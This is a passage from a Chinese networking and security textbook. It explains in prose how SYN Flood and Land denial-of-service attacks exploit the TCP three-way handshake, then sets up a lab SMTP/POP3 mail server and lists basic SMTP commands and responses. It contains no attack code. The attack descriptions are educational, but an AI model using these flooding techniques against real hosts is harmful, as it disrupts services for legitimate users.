在 8.3 节中介绍了正常情况下建立 TCP 连接三次握手的过程，但是假如客户端向服务器发送了第一次握手的报文段后，突然死机或掉线，那么服务器端在发出第二次握手的确认报文段后，是无法收到客户端的第三次握手的报文段的，因此，建立 TCP 连接的三次握手无法完成。在这种情况下，服务器端一般会重试，再次发送第二次握手的报文段给客户端，并在等待一段时间后，丢弃这个未完成的 TCP 连接，这段等待时间大约为 30s～2min。

对于服务器来说，一个客户端出现异常，导致服务器一个进程等待半分钟、1 分钟，并不是什么大问题。但是，如果有一个黑客向目标主机发送大量伪造源 IP 地址的第一次握手的报文段。目标主机收到伪造报文段后，分别回送相应的第二次握手的报文段。由于黑客主机发送的第一次握手报文段的源 IP 地址是虚假的，所以目标主机不可能得到第三次握手的报文段，因此，目标主机会再次大量回送第二次握手报文段，然后等待一段时间，直到超时。在这种情况下，目标主机为了维护一个数量非常大的 TCP 半连接列表，而消耗非常多的资源。这些数以万计的 TCP 半连接列表，即使是简单的保存也会消耗非常多的 CPU 时间和内存，何况还要不断重复地向这个列表中的 IP 地址发送第二次握手的报文段。如果目标主机系统不够强大，就会很快出现堆栈溢出，系统崩溃。即使目标主机系统足够强大，也会忙于处理攻击者伪造的 TCP 连接请求，而无暇理睬正常的客户请求。这种攻击称做目标主机受到了 SYN Flood 攻击（SYN 洪水攻击）。

SYN Flood 攻击利用 TCP 三次握手协议缺陷，向目标主机发送大量的伪造源地址的 SYN 连接请求，来消耗目标主机的资源，从而使目标主机不能为正常用户提供服务。SYN Flood 攻击属于拒绝服务攻击的一种。

利用 TCP 三次握手的缺陷进行的黑客攻击，除了 SYN Flood 攻击外，还有 Land 攻击。Land 攻击是攻击者向目标主机发送大量伪造的第一次握手的报文段，它和 SYN Flood 攻击不同的是 SYN Flood 攻击的源 IP 地址是伪造的，而 Land 攻击报文段中源地址和目的地址都是目标主机的 IP 地址。这样，就会让目标主机向自己回送第二次握手的报文段，导致在第三次握手时自己又给自己回一个报文段，建立自己与自己的连接，是一个空连接。每一个这样的连接都保留着，直到超时。这样，大量无效连接达到一定数量时，就会拒绝新的正常客户的连接请求。对 Land 攻击，不同的操作系统的反应是不同的，对于 UNIX 或 Linux 操作系统，系统会崩溃，而 Windows 操作系统就会变得极其缓慢。

思考题

1. TCP 与 UDP 各自的优缺点是什么？
2. TCP 首部中的序列号字段起什么作用？
3. Namp 软件哪种 TCP 扫描方式速度最快？

第 9 章 SMTP/POP3 及 DNS 协议

9.1 邮件协议概述

电子邮件是因特网上使用最多的和最受欢迎的一种应用。因特网发送邮件的正式标准是简单邮件传送协议(Simple Mail Transfer Protocol,SMTP),因特网读取邮件的常用协议是邮局协议 POP(Post Office Protocol)的第 3 个版本 POP3。

一个电子邮件系统具有如图 9-1 所示的三个主要组成构件,这就是用户代理、邮件服务器和电子邮件使用的协议,如 SMTP 和 POP3。用户代理就是用户与电子邮件系统的接口,在大多数情况下它就是在用户 PC 中运行的程序。用户代理使用户能够通过一个很友好的窗口来发送和接收邮件。现在可供大家选择的用户代理有很多种。例如,微软公司的 Outlook Express 和我国张小龙制作的 Foxmail,都是很受欢迎的电子邮件用户代理。




图 9-1 电子邮件最主要的组成构件

邮件服务是电子邮件系统的核心构件,因特网上所有的 ISP 都有邮件服务器。邮件服务器的功能是发送和接收邮件。邮件服务器按照客户服务器的方式工作。邮件服务器需要使用两个不同的协议。一个协议用于发送邮件,即 SMTP,而另一个协议用于接收邮件,即 POP3。一个邮件服务器既可以作为客户,也可以作为服务器。当邮件服务器 A 向邮件服务器 B 发送邮件时,邮件服务器 A 就作为 SMTP 客户,而邮件服务器 B 是 SMTP 服务器。当邮件服务器 A 从另一个邮件服务器 B 接收邮件时,邮件服务器 A 就作为 SMTP 服务器,而邮件服务器 B 是 SMTP 客户。

下面就是一封电子邮件的发送和接收过程。

发信人调用用户代理编辑要发送的邮件。用户代理用 SMTP 将邮件传送给发送端邮件服务器。

发送端邮件服务器把邮件放入邮件缓存队列中,等待发送。

运行在发送端邮件服务器的 SMTP 客户进程,发现在邮件缓存中有待发送的邮件,就向运行在接收端邮件服务器的 SMTP 服务器进程发起 TCP 连接的建立。

当 TCP 连接建立后,SMTP 客户进程开始向远程的 SMTP 服务器进程发送邮件。如果有多个邮件在邮件缓存中,则 SMTP 客户一一把它们发送到远程的 SMTP 服务器。当所有的待发送邮件发完了,SMTP 就关闭所建立的 TCP 连接。

运行在接收端邮件服务器中的 SMTP 服务器进程收到邮件后,把邮件放入收信人的用户邮箱中,等待收信人在他方便时进行读取。

收信人在打算收信时,调用代理使用 POP3 把自己的邮件从接收邮件服务器的用户邮箱中取回。

9.2 搭建电子邮件服务器

下面介绍如何搭建一个邮件服务器及其配置方法。这里选择三台主机:主机 A、主机 B 和主机 C,它们各自的 IP 地址如图 9-2 所示。在主机 A 安装邮件服务器,并分配两个邮件账户 Mike 和 Peter,邮件服务器的域名都是 ccpc. com。然后,在主机 B 使用 Mike 账户给主机 C 的 Peter 账户发送电子邮件。Mike 发送的电子邮件被传递到邮件服务器并保存到 Peter 邮箱中这个过程使用 SMTP。然后,Peter 登录自己邮箱把邮件下载下来,这个接收邮件的过程使用的协议是 POP3。




图 9-2 搭建邮件服务器

我们使用易邮这个简单的邮件服务器软件,基本的邮件服务器功能它都有。安装易邮到主机 A 上。安装完成后,易邮邮件服务器会自动启动,屏幕右下角有易邮邮件服务器的小图标。在主机 A 上用 netstat -an 命令查看,会发现 SMTP 使用的端口 25 和 POP3 使用的端口 110 都已经开放(见图 9-3)。

```
C:\WINDOWS\system32\cmd.exe
Proto  Local Address          Foreign Address        State
TCP    0.0.0.0:7              0.0.0.0:0              LISTENING
TCP    0.0.0.0:9              0.0.0.0:0              LISTENING
TCP    0.0.0.0:13             0.0.0.0:0              LISTENING
TCP    0.0.0.0:17             0.0.0.0:0              LISTENING
TCP    0.0.0.0:19             0.0.0.0:0              LISTENING
TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
TCP    0.0.0.0:42             0.0.0.0:0              LISTENING
TCP    0.0.0.0:53             0.0.0.0:0              LISTENING
TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
TCP    0.0.0.0:110            0.0.0.0:0              LISTENING
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
TCP    0.0.0.0:554            0.0.0.0:0              LISTENING
```

图 9-3 查看主机开放的端口 25 和 110

在易邮邮件服务器的窗口中,单击"设置"按钮,为邮件服务器设置一个单域名 ccpc.com。如图 9-4 所示,复选框"支持 ESMTP 协议"表示易邮邮件服务器可以支持 ESMTP,ESMTP 是一个扩展的 SMTP。由于 SMTP 有漏洞,它是以明文方式传递邮件的账户和密码,这样账户密码很容易被窃取,而且使用 SMTP 发送邮件,邮件服务器对发件人身份不认证,这样会导致邮件能被伪造。为了解决这个问题,就出现了 ESMTP。ESMTP 对发件人身份会经过认证,要求只有知道 Mike 账户密码的人才能使用 Mike 的邮件账户发送邮件,而不是任何人都能以 Mike 身份发邮件。此外,ESMTP 传送的账户密码还要经过加密处理。



图 9-4 配置邮件服务器

人们收发邮件方式一般使用 IE 浏览器,很少使用 Outlook 这样的邮件客户端。Outlook 收发邮件使用的是 SMTP 和 POP3,而 IE 浏览器收发邮件使用 HTTP。易邮邮件服务器对这两种收发邮件方式都支持。我们先不设置支持 ESMTP 来配置易邮邮件服务器。

邮件服务器安装配置完成后,在主机 A 上就自动建立了一个邮件服务器的网页(见图 9-5)。这说明可以从 Web 访问易邮邮件服务器。

在本机从 Web 登录易邮邮件服务器,注册账户 Mike(mike@ccpc.com),注册后马上登录 Mike 邮箱。易邮邮箱界面和人们经常使用的 QQ 邮箱、163 邮箱类似,如图 9-6 所示。




图 9-5 邮件服务器主页



图 9-6 Mike 邮箱界面

在主机 C 注册账户 Peter(peter@ccpc.com)。在主机 A 的易邮邮件服务器窗口中，可看到 Mike 和 Peter 这两个账户的信息(见图 9-7)。

在主机 B 启动 Outlook，配置 Mike 账户，电子邮件地址为 mike@ccpc.com，接收邮件服务器和发送邮件服务器为主机 A 的 IP 地址 192.168.111.3。在主机 B 使用 Mike 的账户给 Peter 发邮件。邮件发出后，这封邮件被保存在主机 A 的邮件服务器上。

同样，在主机 C 启动 Outlook，配置 Peter 账户，电子邮件地址为 peter@ccpc.com，接

收邮件服务器和发送邮件服务器为主机 A 的 IP 地址 192.168.111.3。在主机 C 使用 Outlook 接收到 Mike 给 Peter 发来的邮件。



图 9-7　易邮邮件服务器窗口中 Mike 和 Peter 账户的信息

9.3　利用 Sniffer 学习发送邮件的通信过程

下面首先学习电子邮件的格式。Mike 给 Peter 发送一封电子邮件，分为两大部分：信封部分和报文部分(见图 9-8)。信封部分标识发送方邮箱和接收方邮箱；报文部分分为首部和主体，首部包含发送方和接收方用户名，发送的时间和邮件主题，主体部分为邮件正文内容。




图 9-8　电子邮件格式

Outlook 发送电子邮件使用的是 SMTP。SMTP 发送邮件的过程是使用一些命令和响应在客户机和邮件服务器之间传送。客户机向邮件服务器发送一条命令，邮件服务器根据命令内容返回响应值。这样，命令和响应交替进行，完成电子邮件的收发。

下面介绍 SMTP 命令和响应。客户发给服务器的是命令，命令的格式如下：

命令：命令参数。

常用命令有如表 9-1 所示的几条。

表 9-1 发送邮件的常用命令

命　　令	含　　义
HELO：发送端计算机名	邮件发往的计算机
MAIL FROM：发信人邮件地址	发信人邮件的地址
RCPT TO：收信人邮件地址	收信人的邮件地址
DATA	将要传送邮件的正文
QUIT	退出命令

服务器发送给客户的是响应，由三位十进制数组成。常用的响应有如表 9-2 所示的几条。

表 9-2 发送邮件的常用响应

响应代码	含　　义
220	服务器 SMTP 服务准备就绪
250	客户请求的命令成功完成
354	客户可以开始发送邮件了
